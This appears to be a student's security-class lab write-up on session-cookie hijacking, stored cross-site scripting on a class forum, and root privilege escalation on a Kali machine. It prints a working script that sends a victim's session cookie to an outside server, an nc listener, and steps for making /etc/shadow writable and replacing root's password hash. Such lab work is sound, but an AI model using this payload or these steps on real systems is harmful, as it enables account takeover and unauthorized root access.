

1. Question 1

- a. I saw a session cookie with the value
.eJwIzsENwzAIAMBd_O4DMDZ2lokAg9Jv0ryq7t5KvQnuXfY84zrK9jrveJT9ucpWjHX0ipKShtCa8GRAXKrQVQwzc9SUhUHuVE9yczIklahMBDO6UbPlkzS4cxsKaiu8goswJNswF1WDms0r-RRyj8krEnsvv8h9xfnYPI8AcUEL9M.ZzdwXw.GcOSwX50yug2vSma5gsL6VIPsmw
- b. “a temporary text file that websites store on a user's device to maintain information about their activity during a single browsing session”. “Session cookies are used to remember user actions and preferences, such as login credentials or items in a shopping cart.” They have a set lifespan and are stored in ram, they help so that the server doesn't have to make repeat requests for things like logging in.
- c. It logged me into Alice's account
- d. Session cookie: timeline
 - i. User sends a get request to the login page of fdf

The image displays a network traffic capture with two panels: Request and Response.

Request Panel:

- Method: GET
- URL: /fdf/login
- Host: cs338.jeffondich.com
- Accept-Language: en-US
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://cs338.jeffondich.com/fdf/
- Accept-Encoding: gzip, deflate, br
- Cookie: theme=default
- Connection: keep-alive

Response Panel:

- Status: 200 OK
- Server: nginx/1.18.0 (Ubuntu)
- Date: Fri, 15 Nov 2024 16:20:03 GMT
- Content-Type: text/html; charset=utf-8
- Content-Length: 3178
- Connection: keep-alive
- Vary: Cookie
- HTML Content: <!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <title> Jeff's Sandbox </title> <link rel="stylesheet" href="/fdf/static/css/bootstrap.min.css">

- ii. Now that they're looking at the login page, they'll input their credentials and hit the login button, which sends a post request to the server containing their credentials.

The image displays a network traffic capture with two panels: Request and Response.

Request Panel:


- Method: POST
- URL: /fdf/login
- Host: cs338.jeffondich.com
- Content-Length: 40
- Cache-Control: max-age=0
- Accept-Language: en-US
- Upgrade-Insecure-Requests: 1
- Origin: http://cs338.jeffondich.com
- Content-Type: application/x-www-form-urlencoded
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://cs338.jeffondich.com/fdf/login
- Accept-Encoding: gzip, deflate, br
- Cookie: theme=default
- Connection: keep-alive
- Body: email=alice%40example.com&password=alice

Response Panel:

- Status: 302 FOUND
- Server: nginx/1.18.0 (Ubuntu)
- Date: Fri, 15 Nov 2024 16:20:08 GMT
- Content-Type: text/html; charset=utf-8
- Content-Length: 197
- Connection: keep-alive
- Location: /fdf/
- Vary: Cookie
- Set-Cookie: session=.eJwIjjE0wzAMA_iuYMyZadzWSSJaFdk2Yq-ve6yEaQ00I-aY_Dz2fa3sflj7S_LG0pAwsSVh6qpczuHSx3cTilt4YsrRoBrCgGPMJEuaw-ag1mBxHNRoYg62Jqm4PmDFGcAIQIOVqAVuk81t692B9Ar4NG4ExLSDr9uG1K-v4A8CMwUO.Zzd0uA.Re5jWhpGH16ak1ZywINWzOAVL-c; Path=/
- HTML Content: <!doctype html> <html lang=en> <title> Redirecting... </title> <h1> Redirecting

Once that's been sent, the server will verify their credentials, create a

- unique identifier for that login session and store it in the client's browser/RAM by sending it in the response in the set-cookie header.
- iii. From then on, all the requests sent by the client will contain a cookie header containing the unique identifier.



The server will receive the cookie, compare it to what it has in its session store or wherever they're keeping all that information, and go about which html/page to render based on what comes back. When that cookie comes back found, they'll render the page based on what correlates to Alice.

- e. With session cookies, I don't even have to worry about stealing actual credentials. I always know that there's gonna be a value within the requests that allow me to receive the same content as the user to which the cookie corresponds to. By getting that cookie, I can basically log in as the user.
2. Question 2
- a. Here is my FDF post as eve:

Post by Eve

Title: [anyaegbunamu] Final Problem 2


Post:

Post source code

```
<script> document.cookie.split(";").forEach(function(e) { let parts = e.split('='); let name = parts[0].trim(); if (name === 'session') { fetch('http://192.168.16.128:8080/?s=' + parts[1], {method:'get'}).catch(function(error) {}); } }); </script>
```

this JavaScript goes through the document containing all the cookies, finds the session one, grabs the session cookie value, and sends it back to my server via a fetch request and passing the cookie value to the s parameter.


- b. I set up Wireshark with TCP port 8080 as the filter, and then I also went into my terminal, ran the `sudo systemctl start apache2` to start up the server receiving the data and ran `nc -l -p 8080` so that I could see it there as well.
- c. This is how I received her cookie:



- d. Eve can now open up burpsuite, intercept the request and put Alice's cookie in there. She can even do it in chrome and just add it.
- e. Sequence of events:
 - i. Eve put some malicious JavaScript in her post on FDF.
 - ii. Eve boots up her server, opens up Wireshark with a TCP port filter to the port she has in her JavaScript, and she also starts an nc listening session on her specified port as well.
 - iii. An ambiguous and irrelevant amount of time passes and Alice logs into FDF
 - iv. Her session cookie is generated
 - v. Alice clicks on Eve's post
 - vi. The malicious JavaScript eve planted gets activated, does what I described in part a and sends the fetch request to eve's server containing the newly generated session cookie
 - vii. Eve receives the cookie, and opens FDF
 - viii. She edits the cookies and adds a session cookie containing Alice's
 - ix. She's now logged in as Alice on FDF
- f. "HTTP only" is a flag set on cookies that makes them more secure. This flag makes client-side scripts useless and doesn't allow them to interact with the cookies. This means that in my attack, I wouldn't have gotten anything back because my JavaScript never would have gone off or been activated. It never would have been able to go through the document containing the cookies.

3. Question 3

- a. These are the permissions of the files:



```
(kali㉿kali)-[~]  
$ ls -lah /etc/passwd  
-rw-r--r-- 1 root root 3.2K Nov 18 11:22 /etc/passwd  
  
(kali㉿kali)-[~]  
$ ls -lah /etc/shadow  
-rw-r----- 1 root shadow 1.6K Nov 18 10:15 /etc/shadow  
  
(kali㉿kali)-[~]  
$
```

- b. "Sudo chmod a+w shadow" in the etc directory
- c. Steps to change password for root user account:
- First I'll generate a password by running "mkpasswd -S '\$y\$j9T\$c4ctgJ3TPZVMz7jTOpngr.' root" where root is going to be the new password for the root user
 - Now that the /etc/passwd file is writable from part b, I'm going to go in with the vim editor and replace the x, which tells the computer to find the hash in the shadow file, to the hash that was just generated.
- d. Now that kermit has changed the root password to root, he runs "su root", types the new password, and is let in.